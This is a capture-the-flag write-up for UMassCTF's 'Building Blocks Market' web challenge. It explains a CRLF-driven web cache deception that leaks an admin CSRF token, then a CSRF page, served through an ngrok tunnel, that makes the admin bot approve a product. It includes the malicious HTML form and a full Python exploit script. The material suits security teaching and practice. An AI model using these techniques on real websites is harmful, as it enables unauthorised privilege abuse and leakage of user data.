🚩 UMassCTF - Building Blocks Market
Executive Summary
- OS: Linux
- Key Technique: A
Web Cache Deceptionvulnerability is found inside the custom cache proxy due to path desynchronization using a CRLF injection (%0d%0a), allowing the leakage of the admin’s CSRF token from the/admin/submissions.htmlendpoint. This allow us to perform Cross-Site Request Forgery (CSRF) attack via the admin bot to approve an arbitrary product and expose the flag. - Status:
Completed
Reconnaissance
Configurations

The docker-compose.yml is our first read in order to understand the system. It defines 5 different services, each stored inside a different container inside a bridge network called cweb-net. I, as the attacker can only directly access and interact with the cache-proxy which stand in front of the reverse proxy nginx and the actual backend server. There are two other container called admin and bot whose roles are unknown.
The flag sits deep inside the backend server.
On a high level the graph for the system should look something like this:
The requirements.txt and the Dockerfile in each container does not seems to container anything exploitable. The installed packages are secure so what is insecure here is probably how they are implemented.
Marketplace
I decide to look first inside our final destination which is the backend server running Flask. The flag is stored inside an endpoint called /flag. The flag will only served to us if both of these conditions are satisfied:
- The user is logged in.
- The user has at least one product that has the attribute
is_publicset to true.

Overall, it seems like we need to somehow find a way to create a product and set its is_public to true? The endpoint /sell allows us to create new product, however, the is_public is default to false. The img_url was not filtered, maybe we can inject an internal address and make the admin send request to it using this?

Looking around, we can see that login/logout feature of the system is secure. The models.py file gives us a little more information about the objects used around the system. Other than the expected Productand User table, there is another table called Submission . This table is governed by the endpoints defined inside the submissions.py file.
CRFS hints in Product Submission pipeline

The submissions.py file manage the creation and validation of requested submission. A submission is created when a user create a new product and want his product to be publicly accessible. When his submission is approved, it sets the is_public field of the corresponding product to True. So our exploit chain now is to make the admin accidentally approve of our submission.
A submission can be created in two ways, one is to explicitly specify a product ID and send a POST request to /request-approval/<int:product_id>together with a submission URL. The second way is to create a send a POST request to /approval/request, this will automatically create a submission for the latest product a user created.
Both endpoints will loosely validate the input URL with validate_submission_url() and send the URL to an admin bot that will visit the submission URL. The most significant difference is that the latter endpoint allow the duplicate submission of the same product, while the former one does not.
I don’t think this will create a significant impact to our exploit though but I chose the second endpoint just because I didn’t want to deal with all of the submission ID tracking later.

Since the submitted URL sent to the bot is only loosely validated, we can definitely submit whatever we want to the bot and make it visit the page, when it visits the page, a silent request in the background will be sent to the endpoint that will validate our product together with our forged CRFS token, this way, we can complete our CSRF attack.
Since these containers are inside a bridge network, thebot:3001 is literally means the server that’s listening to incoming request on the bot container. Looking at the code of bot.js we know that the bot has admin privilege and what it does is just blindly follow the input URL.

HttpOnly=True so stealing the cookie via XSS does not seems to be possible. Anyway, that does not affect our initial exploit chain. Our malicious page will host something like this. Notice the bot’s admin cookie is tied http://cache_proxy:5555/, not http://backend:80/so we must change the destination URL accordingly
<html>
	<body>
		<h1>Haiyahhhhh.........</h1>
		<script>
			(function() {
			    if (globalThis.pwned) return;
			    globalThis.pwned = true;

				<!-- our forged token -->
				var token = '';

			    <!-- create an HTML form -->
			   	var f = document.createElement('form');
			   	f.action = 'http://cache_proxy:5555/approval/approve/1';
			   	f.method = 'POST';

			   	var i = document.createElement('input');
			   	i.name = 'csrf_token';
			   	i.value = token;

			   	f.appendChild(i);

			   	document.body.appendChild(f);

			   	f.submit();
			})();
		</script>
	</body>
</html>
Now, what’s left is just finding how to leak the SECRET_KEYto forge our admin CRFS token, however, I’ve do not find anyway to do so. This is where I go back and do the recon again on other places that I’ve haven’t visited.
Cache Deception hints
Inside submissions.py, there defined an endpoint called /approval/api/submissions that can only be accessed by admin which returns all of the information about available submissions, however, what’s intriguing is that the endpoint also return the admin’s CRFS token inside the response. If we can leak this response outside, we can get the token without having to forge one.

Since we cannot CSRF into this endpoint (because we do not have the CSRF token in the first place to do so), we need to find another way. There is another container called admin inside the network, this container does not do anything other than serving an internal endpoint called /admin/submissions.html that is accessible only for the admin bot to enter. This internal endpoint fetches information from the /approval/api/submissions endpoint, so it is kind of like the admin-facing webpage of the /approval/api/submissions endpoint.

The header response of the page has a header Cache-Control: public, this is dangerous because since the website contain sensitive information of the admin (aka. the CSRF token). This website might be cached if the admin visit http://cache_proxy:5555/admin/submissions.html
I decide to look at the cache-proxy as this might be hinting some cache-related vulnerabilities.

As you can see, there are many different subtle vulnerabilities inside the page.
- The page decide to serve the cached page immediately without checking the user’s cookie for authentication, if we can cache the page
http://cache_proxy:5555/admin/submissions.html, we suddenly can access the page that only admin can access. - The cache proxy change the path name before sending it to the back-end server, this creates a desynchronization between the proxy and the back-end since the page that the proxy was requested and the page that the back-end serve might be two different pages, depending on the input path. If they want to sanitize the input page, they should have been done before the all else, not after deciding whether or not the cached page should be served.

At the end of the logic, there defines the rule that a page should be cached if:
- The method must be
GET - The extension of the path must be a valid one, the list of valid extension is defined as
CACHE_EXTENSIONS = {".css", ".js", ".png", ".jpg", ".jpeg", ".ico", ".svg", ".txt"}, however since the_cacheable_path()helper function only check for the extension, not the body of the page (this is the same as checking the type of an uploaded file without checking the actual content) - And the
Cache-Controlheader must not be eitherno-storeorno-cache.
For this, we can definitely cache the http://cache_proxy:5555/admin/submissions.html, as we know so far, we can make the admin bot visit arbitrary page by submitting the submission_url .
If we send the submission URL as http://cache_proxy:5555/admin/submissions.html%0D%0Afake.css, the admin bot will send this to the proxy server, the server then strips everything after the %0D%0A and sends /admin/submissions.html to the back-end. The back-end then returns the confidential page to the admin and ultimately cache the page because Cache-Control of the page is set to public and /admin/submissions.html%0D%0Afake.css ends with the .css extension which is valid.
Now, we as the attacker can visit the page at http://cache_proxy:5555/admin/submissions.html%0D%0Afake.css , since the page is cached, the proxy server will immediately serve it to us without ever checking for our permission!
Exploitation
Note: Before running the Proof of Concept, open the folder that you’ll use to run the file in, on one terminal run
python3 -m http.server 80, open another terminal and runngrok tcp 80. do not runngrok http 80because it will create a HTTPS tunnel instead and since ourmalicious.htmlis sending request to an internal endpoint that uses HTTP to communicate this will create a Mixed-Content error on the admin bot’s browser and prevent the CSRF request to be sent. Usingngrok tcp 80allow the admin to just dump the HTTP bytes directly to our server with the schemehttp://and our server will still accept it just fine (since HTTP runs on TCP anyways).![[Pasted image 20260412035514.png#center
PoC:
import requests
import uuid
import time
import re
import os

BASE_URL = "http://localhost:5555"
UUID = str(uuid.uuid4())[:8]
USERNAME = f"Haiyahhhhh_{UUID}"
PASSWORD = "P@55word123"
CACHE_KEY = f"fake_{uuid.uuid4().hex[:8]}.css"
PAYLOAD_URL = f"http://cache_proxy:5555/admin/submissions.html%0d%0a{CACHE_KEY}"

# Ngrok TCP tunnel - change it depending on your server
NGROK_URL = "http://0.tcp.ap.ngrok.io:11306/malicious.html"

session = requests.session()

def check_response(resp, step_name):
    if resp.status_code != 200:
        print(resp.text)
        exit(1)
    print(f"[+] SUCCESS: {step_name}")

def register(username, password):
    resp = session.post(f"{BASE_URL}/register", data={"username": username, "password": password})
    check_response(resp, "Register")

def login(username, password):
    resp = session.post(f"{BASE_URL}/login", data={"username": username, "password": password})
    check_response(resp, "Login")

def create_product():
    resp = session.post(f"{BASE_URL}/sell", data={
        "name": "Blade of The Ruined King",
        "description": "The weapon of a selfish simp",
        "price": 3200,
        "image_url": "https://wiki.leagueoflegends.com/en-us/images/thumb/Blade_of_the_Ruined_King_item.png"
    })
    check_response(resp, "Create Product")

def submit_for_approval(submission_url):
    resp = session.post(f"{BASE_URL}/approval/request", data={
        "submission_url": submission_url
    })
    check_response(resp, "Trigger Bot")

def get_admin_csrf():
    # Fetch the cached HTML
    resp = session.get(f"{BASE_URL}/admin/submissions.html%0d%0a{CACHE_KEY}")
    return resp.text

def get_flag():
    resp = session.get(f"{BASE_URL}/flag")
    return resp.text

def generate_html(token):
    html_content = f"""
    <html>
	    <body>
		    <h1>Haiyahhhhh......... executing CSRF</h1>
		    <script>
			    (function() {{
                    if (globalThis.pwned) return;
                    globalThis.pwned = true;
                    var token = '{token}';

                    var f = document.createElement('form');
                    f.action = 'http://cache_proxy:5555/approval/approve/1';
                    f.method = 'POST';

                    var i = document.createElement('input');
                    i.name = 'csrf_token';
                    i.value = token;
                    f.appendChild(i);

                    document.body.appendChild(f);
                    f.submit();
                }})();
            </script>
        </body>
    </html>"""
    with open("malicious.html", "w") as file:
        file.write(html_content)

register(USERNAME, PASSWORD)
login(USERNAME, PASSWORD)
create_product()
submit_for_approval(PAYLOAD_URL)

time.sleep(10)

html_result = get_admin_csrf()
match = re.search(r'[a-f0-9]{64}', html_result)
admin_token = match.group(0)
generate_html(admin_token)

submit_for_approval(NGROK_URL)

time.sleep(10)

print(get_flag())
Output
